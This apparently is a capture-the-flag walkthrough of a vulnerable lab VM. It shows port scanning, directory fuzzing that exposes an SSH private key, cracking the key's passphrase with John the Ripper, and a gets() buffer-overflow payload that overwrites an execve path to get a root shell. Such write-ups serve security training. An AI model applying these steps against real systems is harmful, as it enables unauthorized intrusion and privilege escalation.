IP da máquina: 192.168.56.140 // MAC: 08:00:27:F8:10:AC


sudo nmap -sV -O -sC -Pn --source-port 80 -p- -vvv 192.168.56.140

```
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.4p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKFdXzA5ajK/opH+QZcHTR1NIxO9AMIvvT13ifekoDZJqhQrs8dIUJvqET4
QqT84pALTFRo+efV4RmbvtT960i+a1Z7hLPA8NkugvaVv1F9IdBAEaSIYav+fsN0uTcQbrMmFvVi5wsDED4CJyrg7qr8OpbXOPK
xxRYCCZoAlrL3wcrg3yGmiFR+OCOSYRPBvb+/H+i2JwEsb5rKsMB6qpQN4V5IT6mph1Lt1BglzLzO9mkSBCyI5xnHnYxCUrCXxK
MZReFn0RUIHqQ+wfW+t6s1tW7aAJNG31Q6+tdQmX5IOwm3qDtATH3NnJA/tHh2WiNI49BrglNjFUCKsZc671f
|   256 ac:2c:11:1e:e2:d6:26:ea:58:c4:3e:2d:3e:1e:dd:96 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBORd6NB06M45+i1DxwQq4KB8C
e/CNQVSQujXTfo0HzvOJ3P2QKVibHe/h23N9NFUCT4VRDtQftxf+z78DM7K8w8=
|   256 13:b3:db:c5:af:62:c2:b1:60:7d:2f:48:ef:c3:13:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOMupn8SWqX1eYCaR3lmtBjHqwppGIs9LfzPLVUnsCcI
80/tcp    open  http    syn-ack ttl 64 nginx 1.10.3
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.3
|_http-title: Welcome to nginx!
31337/tcp open  http    syn-ack ttl 64 Werkzeug httpd 0.11.15 (Python 3.5.3)
| http-robots.txt: 3 disallowed entries
|_/.bashrc /.profile /taxes
|_http-server-header: Werkzeug/0.11.15 Python/3.5.3
|_http-title: 404 Not Found
MAC Address: 08:00:27:F8:10:AC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.140:31337/FUZZ

```
robots.txt              [Status: 200, Size: 70, Words: 5, Lines: 5]
.bash_history           [Status: 200, Size: 19, Words: 2, Lines: 3]
.bashrc                 [Status: 200, Size: 3526, Words: 487, Lines: 114]
.profile                [Status: 200, Size: 675, Words: 107, Lines: 23]
.ssh                    [Status: 200, Size: 43, Words: 3, Lines: 1]
taxes                   [Status: 301, Size: 275, Words: 22, Lines: 4]
```


http://192.168.56.140:31337/.ssh/id_rsa



http://192.168.56.140:31337/.ssh/id_rsa.pub



cat id_rsa.pub




chmod 600 id_rsa

/usr/share/john/ssh2john.py id_rsa > new_key

john new_key

starwars



ssh -i id_rsa simon@192.168.56.140

starwars

```
┌─[x]─[headcrusher@parrot]─[~/Downloads]
└──╼ $ssh -i id_rsa simon@192.168.56.140
The authenticity of host '192.168.56.140 (192.168.56.140)' can't be established.
ECDSA key fingerprint is SHA256:5Tmg/FD7Iga/sFY/1z4etq44S8/bmokfg3R3VyjHtVM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.140' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
simon@covfefe:~$ id
uid=1000(simon) gid=1000(simon) groups=1000(simon),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugdev),108(netdev)
simon@covfefe:~$ uname -a
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686 GNU/Linux
simon@covfefe:~$
```

ls -lha

cat .bash_history

```
simon@covfefe:~$ ls -lha
total 36K
drwxr-xr-x 3 simon simon 4.0K Jul  9  2017 .
drwxr-xr-x 3 root  root  4.0K Jun 28  2017 ..
-rw------- 1 simon simon   19 Jun 28  2017 .bash_history
-rw-r--r-- 1 simon simon  220 Jun 28  2017 .bash_logout
-rw-r--r-- 1 simon simon 3.5K Jun 28  2017 .bashrc
-rwxr-xr-x 1 simon simon  449 Jul  9  2017 http_server.py
-rw-r--r-- 1 simon simon  675 Jun 28  2017 .profile
-rw-r--r-- 1 simon simon   70 Jul  9  2017 robots.txt
drwx------ 2 simon simon 4.0K Jun 28  2017 .ssh
simon@covfefe:~$ cat .bash_history
read_message
exit
```

cat http_server.py

flag1{make_america_great_again}

```
# cat http_server.py
#!/usr/bin/env python3

from flask import Flask
from os import environ, listdir

root = environ['HOME']
sauce = '/.ssh'

app = Flask(__name__, static_folder=root, static_url_path='')

@app.route(sauce)
def sauce_content():
    return str(listdir(root + sauce)), 200

@app.route('/taxes/')
def taxes_content():
    return 'Good job! Here is a flag: flag1{make_america_great_again}'

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=31337)
```

read_message

```
simon@covfefe:~$ read_message
What is your name?
headcrusher
Sorry headcrusher, you're not Simon! The Internet Police have been informed of this violation.
```

cd /root

cat read_message.c

```
simon@covfefe:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\
n", buf, authorized);
        exit(EXIT_FAILURE);
    }
```

BoF test:

```
simon@covfefe:/root$ read_message
What is your name?
SimonAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello SimonAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA! Here is your message:

Segmentation fault
```

Bof = 5 + (A * 15)

SimonAAAAAAAAAAAAAAA/bin/sh

```
simon@covfefe:/root$ read_message
What is your name?
SimonAAAAAAAAAAAAAAA/bin/sh
Hello SimonAAAAAAAAAAAAAAA/bin/sh! Here is your message:

# id
uid=1000(simon) gid=1000(simon) euid=0(root) groups=1000(simon),24(cdrom),25(floppy),29(audio),30(d
ip),44(video),46(plugdev),108(netdev)
# uname -a
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686 GNU/Linux
```

cat /root/flag.txt

flag3{das_bof_meister}

```
# cat /root/flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```